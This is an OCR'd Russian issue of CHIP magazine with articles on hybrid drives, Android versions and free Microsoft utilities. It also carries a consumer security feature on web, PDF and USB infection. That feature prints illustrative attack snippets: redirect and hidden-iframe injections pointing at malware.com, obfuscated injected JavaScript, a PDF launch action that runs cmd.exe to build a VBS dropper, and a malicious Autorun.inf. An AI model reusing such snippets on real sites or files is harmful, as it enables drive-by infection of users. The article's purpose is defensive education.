
### Запись

Подлежащая сохранению информация помещается контроллером на жесткий диск — прямая запись на SSD запрещена.



### Распределение данных

Встроенный в контроллер счетчик регистрирует количество запросов на доступ к данным. Востребованные файлы копируются во флеш-память.




### Последующий доступ

При повторном обращении к этой информации контроллер перенаправляет запрос быстрой флеш-памяти.


## ЖЕСТКИЕ ДИСКИ В СРАВНЕНИИ

Тестирование производительности: гибридный накопитель против SSD и быстрого классического винчестера.


### Скорость чтения, Мбайт/с




### Скорость записи, Мбайт/с



### Время доступа, мс



### Ёмкость, Гбайт



Intel X25-E  
(12 700 руб./3220 грн.)

Seagate Momentus XT  
(4300 руб./1300 грн.)

Western Digital Scorpio  
(3700 руб./650 грн.)



## Вывод

Сегодня Android OS 1.5 и 1.6 предустановливаются, как правило, на недорогие планшеты или ридеры. Имеющиеся в продаже коммуникаторы производители стараются переоснастить более свежими версиями. Прошивки с порядковыми номерами больше 2.0 предлагают расширенные возможности и поддержку таких аппаратных компонентов, как LED-вспышки и экраны с большим разрешением. К тому же они более производительны. Благодаря открытости Android любители самостоятельной доработки всегда могут установить альтернативные версии этой ОС.

# Андроид подан

Стремительно набирающая популярность мобильная система Android от Google за не очень долгое время своего существования успела воплотиться в четырех версиях, а скоро ожидается и появление пятой. CHIP расскажет, что получает пользователь при смене прошивки и на какой вариант стоит ориентироваться при покупке.

**С**мартфоны на базе Android OS становятся все более востребованными. По данным компании Canalys, в III квартале 2010 года на их долю пришлось около четверти всех проданных коммуникаторов, а в США они и вовсе вышли на первое место. Сейчас практически все производители выпускают «гуглофоны» самых разных моделей, а

также другие мобильные устройства на базе данной ОС, такие как букридеры и планшетные компьютеры.

В отличие от Apple с ее iOS — основного конкурента Google, модернизированная версия микропрограммного обеспечения Android не сразу становится доступна для всех конечных устройств. Причина в том, что данная система устанавливается на модели различных производите-

лей с самыми разнообразными аппаратными компонентами. В связи с этим требуется немало времени на адаптацию программного обеспечения к потребностям каждого конкретного устройства.

Порой задержка официального обновления бывает вызвана маркетинговыми причинами. Так, при выводе на рынок коммуникатора Legend, имеющего прошивку 2.1, компания

## Неофициальные прошивки

В то время как долгожданное официальное обновление может задерживаться, пользователи Android вправе установить одну из собранных любителями прошивок — правда, исключительно на свой страх и риск. Такие версии снабжают коммуникатор новым интерфейсом, какими-то функциональными особенностями или позволяют взглянуть на следующую версию Android. Так, известным недостатком ранних релизов ОС от Google является невозможность устанавливать приложения на карту памяти. Любительская модификация 2.2 Cyanogen ([www.cyanogenmod.com](http://cyanogenmod.com)) не только улучшает производительность, но и устраняет этот недочет. Недавно Google и разработчики данного решения достигли соглашения, в соответствии с которым энтузиасты имеют право развивать и распространять Cyanogen, но при этом не должны включать в него проприетарные приложения, такие как Google Maps и Gmail. Впрочем, эти сервисы можно установить вручную после перепрошивки.

HTC очень долго не обновляла систему его более дешевого предшественника — HTC Hero.

Впрочем, можно попробовать осуществить обновление самостоятельно, перепрошив коммуникатор любительскими сборками более современных версий Android.

Первое устройство с установленной Android OS — HTC Dream — было представлено 23 сентября 2008 года. Причем ознакомиться с новой ОС любой желающий мог почти за год до этого, установив программный инструментарий разработчика — Android SDK. С тех пор вышел ряд обновлений первой версии системы. Они обычно исправляют ошибки и добавляют новые возможности. Все обновления снабжаются кодовыми названиями, которые заимствуются у различных десертов.

В апреле 2009 года появилась прошивка 1.5 Cupcake, способная загружать мультимедийный контент на сервисы YouTube и Picasa прямо

с коммуникатора. Осенью вышла 1.6 Donut. В ней стало возможным выбирать несколько изображений в галерее. Действительно серьезным обновлением, выпущенным буквально месяцем позже, стала прошивка 2.0/2.1 Eclair. Она обеспечила повышение производительности, поддержку множества различных разрешений экрана и многое другое. Причем версия 2.1 в основном устранила ошибки и недочеты. В настоящее время вариант 2.2 Froyo постепенно выходит в лидеры по количеству инсталляций на устройства.

На подходе обновление 2.3 — Gingerbread («Имбирный пряник»). На текущий момент про него известно только то, что оно станет поддерживать разрешение до 1280x760 пикселей. Таким образом, данная прошивка будет подходить для применения на мощных планшетах. К моменту выхода этого номера журнала должно появиться первое устройство с установленной Gingerbread — ожидается, что это будет Nexus 2 от Google. **CHIP**

## 1.5 Cupcake Пройденный этап



**Motorola Backflip** пока еще работает с устаревшей версией прошивки, но вскоре она должна обновиться и для этого коммуникатора

Первое серьезное обновление прошивки, представленное в мае 2009 года, получило номер 1.5 и название Cupcake («Кекс»). Оно позволило записывать и воспроизводить видео, а также привнесло в Android виртуальную клавиатуру и виджеты рабочего стола. В настоящее время устройства с этой устаревшей

прошивкой почти не продаются. У нас еще можно купить Motorola Backflip, но и эта модель скоро должна обновиться. Аппарат имеет оригинальный двусторчатый дизайн. Полноразмерная клавиатура расположена на задней крышки и подсвечивается, когда коммуникатор раскрывается. Данное устройство стоит порядка 16 600 рублей (3900 гривен).

### ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

#### СТАНДАРТНЫЕ ФУНКЦИИ

Браузер, основанный на WebKit, SQLite, SMS, MMS, Java, медиаформаты (MPEG-4, H.264, MP3, AAC, AMR, JPEG, PNG, GIF), поддержка Bluetooth, EDGE, UMTS, WLAN, камера, GPS, компас, датчик движения

#### СТАНДАРТНЫЕ ПРИЛОЖЕНИЯ

Будильник, калькулятор, видео- и фотокамера, контакты, галерея, электронная почта, новости, музыка, настройки

#### ИЗМЕНЕНИЯ В ВЕРСИИ

Проигрывание и запись видео, Bluetooth (включая профиль A2DP), копирование и вставка текста в браузере, отправка медиаконтента на YouTube и Picasa, пользовательский словарь, экранная клавиатура в ландшафтном режиме

## 1.6 Donut Промежуточная стадия



**Sony Ericsson Xperia X10 Mini** — это отличные возможности в миниатюрном корпусе

С этой прошивкой работало множество коммуникаторов, и многие используют ее до сих пор. Взорвавшая рынок модель HTC Hero больше года базировалась именно на ней, пока наконец не получила обновление до версии 2.1. «Пончик» поддерживает

большое количество разрешений экрана и умеет работать с использованием безопасного VPN-соединения. Хорошей покупкой станет один из самых маленьких Android-коммуникаторов — Sony Ericsson Xperia X10 Mini. Его можно приобрести примерно за 9500 рублей (2300 гривен).

### ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

#### СТАНДАРТНЫЕ ФУНКЦИИ

Браузер, основанный на WebKit, SQLite, SMS, MMS, Java, медиаформаты (MPEG-4, H.264, MP3, AAC, AMR, JPEG, PNG, GIF), Bluetooth, EDGE, UMTS, WLAN, камера, GPS, компас, датчик движения

#### СТАНДАРТНЫЕ ПРИЛОЖЕНИЯ

Будильник, калькулятор, видео- и фотокамера, контакты, галерея, электронная почта, новости, музыка, настройки

#### ИЗМЕНЕНИЯ В ВЕРСИИ

Поиск на главном экране, быстрый запуск камеры, новые интерфейсы для фото- и видеокамеры, фотогалерея, расширенный индикатор заряда батареи, VPN, улучшенный голосовой поиск, преобразование текста в речь, управление жестами, WVGA-разрешение

## 2.0/2.1 Eclair Самая распространенная

### ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

#### СТАНДАРТНЫЕ ФУНКЦИИ

Браузер, основанный на WebKit, SQLite, SMS, MMS, Java, медиаформаты (MPEG-4, H.264, MP3, AAC, AMR, JPEG, PNG, GIF), поддержка Bluetooth, EDGE, UMTS, WLAN, камера, GPS, компас, датчик движения

#### СТАНДАРТНЫЕ ПРИЛОЖЕНИЯ

Будильник, калькулятор, видео- и фотокамера, контакты, галерея, электронная почта, новости, музыка, настройки

#### ИЗМЕНЕНИЯ В ВЕРСИИ

Цифровой зум, поддержка вспышки, Microsoft Exchange, HTML 5, улучшенная виртуальная клавиатура, Bluetooth 2.1, новый интерфейс браузера



**Motorola Milestone** является одним из лучших слайдеров с Android OS

**3** та версия примечательна тем, что в ней появились поддержка синхронизации с Microsoft Exchange, возможность работать с несколькими почтовыми аккаунтами

и украшение в виде «живых» обоев. Возможности камеры пополнились ручной настройкой баланса белого, цифро-

вым зумом, режимом макросъемки и поддержкой вспышки. Данную прошивку хорошо представляет Motorola Milestone (15 700 руб./4200 грн.).

Аппарат обладает большим 3,7-дюймовым экраном с разрешением 480x854 пикселей, сдвижной клавиатурой и несколько слабым процессором.

## 2.2 Froyo | Производительная и прогрессивная

Обновление до версии 2.2 Froyo («Замороженный йогурт») обеспечивает ряд новых возможностей. Во-первых, Froyo характеризуется очередным повышением производительности, чему способствует более быстрый браузер с новым механизмом обработки JavaScript — V8. К тому же Froyo поддерживает Flash 10.1. Все это позволяет считать коммуникаторы с прошивкой 2.2 лучшими для серфинга в Сети. Также в этой вер-

сии добавилась возможность превратить телефон в USB-модем или раздавать трафик по беспроводному соединению. Одна из наиболее ожидаемых пользователем функций — установка приложений на карту памяти — впервые появилась именно в данном варианте Android. Впрочем, сэкономить за счет этого системную память коммуникатора можно, только если разработчики программного обеспечения предусмотрели такой вариант.

Samsung Galaxy S помимо самой последней версии ОС обладает отличным экраном Super AMOLED. Эта технология обеспечивает очень сочные цвета и хороший контраст. При несколько меньшем, чем у Milestone, разрешении (800x480 точек) аппарат от Samsung обладает огромным 4,5-дюймовым экраном, на котором можно с комфортом просматривать HD-видео. Средняя розничная стоимость коммуникатора составляет около 20 400 рублей (5900 гривен).

### ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

#### СТАНДАРТНЫЕ ФУНКЦИИ

Браузер, основанный на WebKit, SQLite, SMS, MMS, Java, медиаформаты (MPEG-4, H.264, MP3, AAC, AMR, JPEG, PNG, GIF), поддержка Bluetooth, EDGE, UMTS, WLAN, камера, GPS, компас, датчик движения

#### СТАНДАРТНЫЕ ПРИЛОЖЕНИЯ

Будильник, калькулятор, видео- и фотокамера, контакты, галерея, электронная почта, новости, музыка, настройки

#### ИЗМЕНЕНИЯ В ВЕРСИИ

Поддержка Adobe Flash 10.1, увеличение скорости работы, инновации в управлении, улучшенный голосовой поиск, обновление браузера, новая система обновления приложений, установка ПО на карту памяти, новое программное обеспечение камеры, WLAN-тестеринг (предоставление доступа в Интернет другим устройствам)



**Samsung Galaxy S** Одно из самых продвинутых устройств просто обязано оснащаться новейшей версией ОС

## Фрагментированность не помеха

Со стороны конкурентов звучат сомнения в будущем Android OS. По словам некоторых экспертов, разнообразие версий системы и большое количество устройств с разной аппаратной «начинкой» превращают написание приложений в кошмар для разработчиков. Создатели программы TweetDeck, объединяющей


в одной оболочке несколько социальных сервисов, собрали статистику ее установки на «гуглофоны». Выяснилось, что утилита успешно функционирует примерно на 250 моделях коммуникаторов, и большая часть из них работает под управлением Froyo.

**Всего два человека** занимаются разработкой приложения TweetDeck для 250 устройств



## РАСПРОСТРАНЕНИЕ

Статистика доступа к Android Market демонстрирует, что наибольшее число устройств на базе Android OS оснащены самыми современными прошивками.



ИСТОЧНИК: [HTTP://DEVELOPER.ANDROID.COM](http://DEVELOPER.ANDROID.COM) (ПО ДАННЫМ НА 1 НОЯБРЯ 2010 ГОДА)

# Лазейки для вирусов

Вредоносное ПО представляет постоянную угрозу для компьютеров. Но как оно проникает в систему? CHIP расскажет о наиболее распространенных путях заражения современными вирусами.

Почти два миллиарда человек являются пользователями Интернета. Это значит, что существует два миллиарда потенциальных жертв вредоносного ПО, за чьими ценностями — паролями, PIN-кодами и номерами кредитных карт — охотятся хакеры. Проще всего украсть эти сведения с помощью зараженных веб-сайтов или файлов, в первую очередь PDF-документов. Кроме того, как утверждают специалисты в области информационной безопасности, многие сильно недооценивают такой источник опасности, как USB-накопители.

Мы объясним, как происходит заражение этими тремя способами, и покажем, как максимально обезопасить свой компьютер от подобных угроз.

С января по ноябрь 2010 года крупный производитель антивирусов «Лаборатория Касперского» зафиксировала увеличение числа попыток заражения более чем на 38%. Большинство из них было выполнено, как и прежде, со взломанных веб-сайтов. Для того чтобы избежать инфицирования, уже мало просто не посещать подозрительные ресурсы, а также страницы с незаконным контентом. 99% опасных сайтов — это серьезные порталы, которые были взломаны хакерами и заражены. Подобным образом пострадал даже ресурс одного из производителей антивирусного ПО. Сами вредоносные приложения при этом загружаются со стороннего сайта. По данным «Лаборатории Касперского», на сегодняшний день в США, России и Китае действуют примерно 135 млн таких веб-страниц.

Лидером по количеству уязвимостей, которыми пользуются вредоносные программы, является Adobe Reader. Аналитики компании Secunia только за период с июня 2009 по июнь 2010 года зарегистрировали 69 брешей в безопасности данного пакета. Однако Adobe стремится сделать свой продукт надежнее: в его десятой версии каждый код сначала исполняется в «песочнице» с целью максимального ограничения доступа к системе.

USB-устройства, напротив, относятся к малоизвестным переносчикам вирусов. Но с их помощью хакеры могут целенаправленно атаковать конкретного человека или предприятие, засыпая специальные трояны. В этом случае вредоносное ПО использует прежде всего функцию автозапуска Windows, которая обычно по умолчанию включена. CHIP



**«Масштабная рассылка вредоносного ПО осуществляется через зараженные сайты и PDF-файлы»**

Ральф Бенцмюллер,  
руководитель G Data SecurityLabs




## CHIP DVD

Утилита для защиты от вирусов, веб-фишинга и хакерских атак от компании G Data размещена на нашем диске в разделе «Бонус». G Data InternetSecurity 2011 — это комплексный антивирусный пакет с полнофункциональным пробным периодом в 90 дней.

# Интернет: кража данных через зараженные сайты

Солидные порталы предоставляют хакерам наиболее удобный способ распространения вредоносного ПО. В прошлом жертвами таких атак стали страницы компаний Lenovo, TomTom и министерства финансов США.



## Зарождение: хакеры вносят изменения в веб-сайты

Злоумышленники засыпают свой код на серьезные сайты тремя способами, позволяющими связать его с вредоносной страницей.

**Переадресация.** Самый простой метод — HTML-код перенаправляет посетителя на опасный сторонний ресурс. Код может выглядеть следующим образом:

```
<meta http-equiv="refresh" content="0; url=http://www.malware.com">
```

**iFrame.** Невидимый плавающий фрейм, действующий как страница на сайте, загружает вредоносное ПО. Элемент плавающего фрейма направляет пользователя прямо на ресурс, заражающий ПК вирусом:

```
<iframe src="http://www.malware.com"></iframe>
```

**JavaScript.** Более трудоемкий метод — внедрение кода JavaScript на взломанный сайт — в последнее время используется вместе с ActionScript (Flash). Такой код часто бывает замаскирован, поэтому антивирусам сложно обнаружить ссылку на опасную страницу:


```
<script>
function c268fb268d49ff54f25b4a1(i49ff54f25b7a)fff54fr4f+'3637'+rF7+r4f+'3637'+r4f+'2697'+r4f+'07'+r4f+'43E';document.write(i49ff54f25c40e(i49ff54f25d4f));</script>
Целевой домен: http://antivirus.vc/?174c
```

## Полная автоматика: набор эксплойтов атакует компьютер

Вместо использования отдельных вирусов перед атакой хакеры составляют на своих вредоносных сайтах наборы эксплойтов. Такие пакеты автоматически проверяют компьютер пользователя на наличие уязвимостей, которых достаточно, например, в браузере или плагинах. Последняя версия (1.3.2) набора Eleonore (см. скриншот справа) стоит около \$1000 и уже заразила 1,2 млн ПК по всему миру.



## Как защитить себя в Сети




**Пакет программ комплексной защиты**  
Такие продукты, как G Data Internet Security 2011 (есть на нашем DVD), не позволяют вредоносному ПО попасть на компьютер. Но при этом не стоит забывать и о регулярном обновлении браузера и Windows.



### Ссылки

Чтобы во время интернет-серфинга обходить стороной опасные сайты, установите утилиту для проверки ссылок, например WOT. Кроме того, никогда не отключайте фильтры браузера.



### JavaScript

Дополнения к браузеру AdBlock и NoScript защитят вас от вредоносных скриптов. Для полной уверенности вы также можете полностью отключить поддержку JavaScript в настройках браузера.

# PDF: хитроумные вирусы обходят защиту

Антивирусы распознают коды большинства вредоносных программ. Поэтому хакеры делят их на части и распределяют фрагменты по PDF-документу, часто в закодированном виде.


## 4 Заражение: вредоносное ПО захватывает компьютер

С помощью измененных PDF-файлов на ПК попадают самые разнообразные опасные программы. Среди них лидируют трояны, например Zeus (известный также как Zbot и Kneber).



## 3 Выполнение: вредоносный код «взрывает» область памяти

Заполненное таким образом зловредное ПО заполняет область памяти программы для просмотра PDF бессмыслицейным кодом, тем самым обеспечивая себе возможность попасть в следующую область и выполниться оттуда. Часто это бывает дроппер, загружающий вирусы из Сети.



## 1 Маскировка: код, разбросанный по PDF

PDF-документы состоят из таких элементов, как текст, шрифт, корректурные знаки, формы и метки перехода. На 100 страницах можно обнаружить до 10 000 объектов. Хакеры используют следующую хитрость: они разбивают и распределяют вредоносный код по нескольким объектам, после чего антивирусу очень сложно его обнаружить.

**Код в PDF:**

```

    /Type /Action /S /Launch /Win << /F (cmd.exe) /
    f=fso.OpenTextFile(„doc.pdf“, 1, True) >>
    script.vbs && echo s=InStr(pf, „SS“) >>
    batscript.vbs Click the „open“ button to
    view this document:
  
```

## 2 Соединение: Reader загружает PDF и собирает код

Когда Reader открывает PDF-файл, он соединяет различные объекты и отображает содержимое в соответствии с их параметрами. При этом программа выполняет и находящиеся в объектах скрипты, например JavaScript или Visual Basic, как в случае с PDF-эксплоитом Pidief (см. ниже). Первая же команда приложения собирает фрагменты кода из различных объектов и приводит его в действие, что может вызвать, в частности, переполнение буфера.

**Код из PDF:**


```

    obj 8 0 Type: /Action Referencing: <<
    /Type /Action /S /Launch /Win << /F
    (cmd.exe) /P (/echo Set
    fso=CreateObject(„Scripting.FileSystemObject“) > script.vbs && echo Set
    f=fso.OpenTextFile(„doc.pdf“, 1, True) >>
    script.vbs && echo pf=I.ReadAll >>
    script.vbs && echo s=InStr(pf, „SS“) >>
    script.vbs && echo e=InStr(pf, „EE“) >>
    script.vbs && echo s=Mid(pf,s,e-s) >>
  
```

**57%**  
атак вредоносного ПО из  
Сети используют уязвимости  
в программах для чтения PDF



## Как защитить себя от зараженных PDF-файлов




### Скрипты

В Adobe Reader в меню «Редактирование | Установки | JavaScript» снимите галочку напротив пункта «Активировать Acrobat JavaScript». Кроме того, можно запретить выполнение внешних программ в «Диспетчере доверия».



### Альтернативные решения

Большинство PDF-эксплоитов ориентированы на Adobe Reader, поэтому мы советуем использовать другую утилиту, например Foxit Reader (есть на DVD). И не забывайте регулярно обновлять программу.



### Проверка файлов

Хакеры предпочитают посыпать зараженные PDF-файлы по электронной почте. Отправьте подозрительное вложение на анализ команде VirusTotal с помощью клиента Uploader (есть на DVD).

# USB: большой риск заражения любого устройства

Техника, подключаемая к ПК по USB, будь то камера, MP3-плеер или флеш-накопитель, легко поддается заражению вредоносным ПО. А с помощью Windows вирус без проблем переселяется на другой компьютер.

## Манипуляции: вирус распознает USB-устройство

Некоторые виды вредоносных программ обнаруживают внешние носители, наблюдая за функцией автозапуска в Windows. Как только вирус находит подключенное USB-устройство, он копируетется на него и записывает команду запуска (см.

Autorun.inf  
1. [AutoRun]  
2. open=[malware.exe]  
3. icon=[malware.ico]  
4. action=Programm starten

блок слева) в файл Autorun.inf, который незаметно располагается в загрузочном каталоге носителя.


## ЗАРАЖЕННЫЙ КОМПЬЮТЕР



Компьютер инфицирует USB-устройство

## Активация: функция автозапуска инфицирует Windows

При подключении зараженного накопителя к другому компьютеру Windows выполняет команду из файла Autorun.inf, в данном случае — вредоносное ПО. Помимо EXE-файлов это могут быть и HTML-документы, которые после просмотра их в браузере перенаправят вас на вредоносный сайт.



КОМПЬЮТЕР ПОЛЬЗОВАТЕЛЯ

Устройство заражает пользовательский ПК

## Вредоносное ПО в комплекте: вирусы от производителя

Особенно неприятно, что некоторые USB-устройства поступают в магазины с фабрик или от поставщиков уже зараженными. Вот несколько известных примеров.



### Olympus µTough 6010

Из-за ошибок, допущенных при контроле качества, компания Olympus реализовала в Японии 1700 инфицированных камер.



### USB-накопители от IBM

На конференции, посвященной вопросам информационной безопасности, в Австралии представители IBM раздавали зараженные флеш-накопители посетителям своего стенда.



### Creative Sound Blaster X-Fi Go

Это устройство продавалось с уже содержащимися на нем трояном и червем, действия которых были очень неприятными. Троян Corelink.D устанавливал руткит Agent.THK, загружал Almanah.e.V и вносил изменения в функцию автозапуска. Червь R.Jump.AJ загружал троян Agent.JXU и копировался на каждое USB-устройство.

# 7 МЛН

компьютеров были поражены червем Conficker, в том числе и посредством USB-накопителей




## Как защитить себя от инфекций, передающихся по USB



### Автозапуск

Утилита Panda USB Vaccine полностью отключает функцию автозапуска. Также вы можете заблокировать лишь отдельные USB-устройства — например, накопители других пользователей.



### Тест на вирусы

Выберите в вашем пакете программ для комплексной защиты опцию «Проверять сменимые носители» для их сканирования. Чаще всего эта функция находится в дополнительных настройках антивируса.

БЕЗОПАСНОСТЬ

SECURITY  
ESSENTIALSСЕМЕЙНАЯ  
БЕЗОПАСНОСТЬ

СИНХРОНИЗАЦИЯ

ДОПОЛНИТЕЛЬНЫЕ  
ВОЗМОЖНОСТИLIVE  
MESSAGERSYSINTERNALS  
SUITEIE 9  
BETA

# БЕСПЛАТНОЕ УЛУЧШЕНИЕ WINDOWS

Вы не найдете на нашем диске подарочных сертификатов на подозрительные исполняемые файлы — мы собрали лишь лучшие оригинальные программы от Microsoft.



Существует огромное количество некоммерческих программ для оптимизации Windows и расширения ее функциональности. Но иногда можно обойтись и без утилит от сторонних разработчиков. Тем, кто не хочет тратить время на поиски необходимого ПО, мы рекомендуем обратиться к оригинальным продуктам Microsoft. У этой компании есть решения для любых задач: и компактный антивирус, и последняя

версия Internet Explorer с впечатляющим быстродействием, и многочисленные аудио-, видео- и фотоутилиты. С помощью них вы прекрасно оснастите Windows, а плагины помогут расширить возможности стандартных программ от Microsoft — например, проигрывателя Media Player. Все приложения и дополнения размещены на нашем DVD, поэтому вам не грозят опасности, которые нередко подстерегают при загрузке из ненадежных источников.





## CHIP DVD


На диске вас ждут самые полезные утилиты от Microsoft и многочисленные плагины. Помимо прочего вы найдете там бета-версию нового Internet Explorer 9, программы Microsoft Security Essentials и Live Mail.



## Безопасность: защита системы и данных

**КОМПАКТНЫЙ АНТИВИРУС.** Несмотря на то что в Windows имеются некоторые защитные возможности (например, встроенный брандмауэр), у этой системы отсутствует важный компонент — средство антивирусной обороны. Данный пробел поможет восполнить пакет Microsoft Security Essentials. Это решение демонстрирует хорошую скорость работы и минимальное потребление ресурсов, поэтому отлично подойдет даже для слабых ПК. После установки обновите антивирус, загрузив самые свежие сигнатуры. Теперь проксанируйте систему: нажмите на «Главную страницу» и в «Типах проверок» выберите вариант «Полная». Как правило, больше ничего настраивать не нужно.

Если вы много времени проводите в Сети, стоит уже сейчас перейти на бета-версию Security Essentials 2 (скачать ее можно с сайта <https://connect.microsoft.com>). Эта новая служба проверки (Network Inspection System)



**Microsoft Security Essentials** — это очень компактный антивирус, который незаметно работает в фоновом режиме и не требует почти никакой настройки



**«Фотоальбом Windows Live»** позволяет управлять изображениями и видеороликами, сортирует композиции по тегам и предлагает дополнительные функции — например, отправку материалов по почте

защищает от сетевых атак, однако предназначена только для систем Windows Vista и 7 — в XP отсутствует необходимая поддержка технологии Windows Filtering Platform. Кроме того, данная бета-версия интегрируется в качестве дополнения в браузер Internet Explorer.

**РОДИТЕЛЬСКИЙ КОНТРОЛЬ.** Если дети пользуются общим компьютером, для их защиты от опасных веб-страниц, контроля за временем пребывания в Интернете и блокировки определенных программ следует обратить внимание на утилиту Windows Live 2011. Установка происходит полностью автоматически — необходимо лишь указать действующий аккаунт Windows Live для регистрации. Поскольку эта утилита работает в Сети, все настройки осуществляются через браузер. Вы сможете получать отчеты о любой деятельности за ПК, в том числе и удаленно. Так, «Live Семейная безопасность» ведет учет открывавшихся приложений, скачанных файлов, запущенных игр и посещенных веб-страниц. Пря-

мую ссылку на свою учетную запись вы найдете непосредственно в интерфейсе программы.

**РЕЗЕРВИРОВАНИЕ ИНФОРМАЦИИ.** Если вы используете внешние накопители для хранения резервных копий, вам пригодится приложение SyncToy. После установки оно автоматически синхронизирует файлы в указанных директориях. При этом вы можете сохранить структуру папок встроенного диска или же объединить какие-то из них. Также SyncToy можно использовать для синхронизации данных, размещенных на нескольких компьютерах.

## Фотолаборатория: все для ваших цифровых снимков

**РЕДАКТИРОВАНИЕ ИЗОБРАЖЕНИЙ.** Утилита Paint.NET от Microsoft — это бесплатный графический редактор, оснащенный разнообразными эффектами, инструментами и поддержкой слоев. Если вам не хватит возможностей этой компактной программы, их можно расширить с помощью сотни плагинов, имеющихся на сайте [www.paint.net](http://www.paint.net).

**Zune** У этого элегантного проигрывателя есть страница быстрого запуска и различные функции сортировки



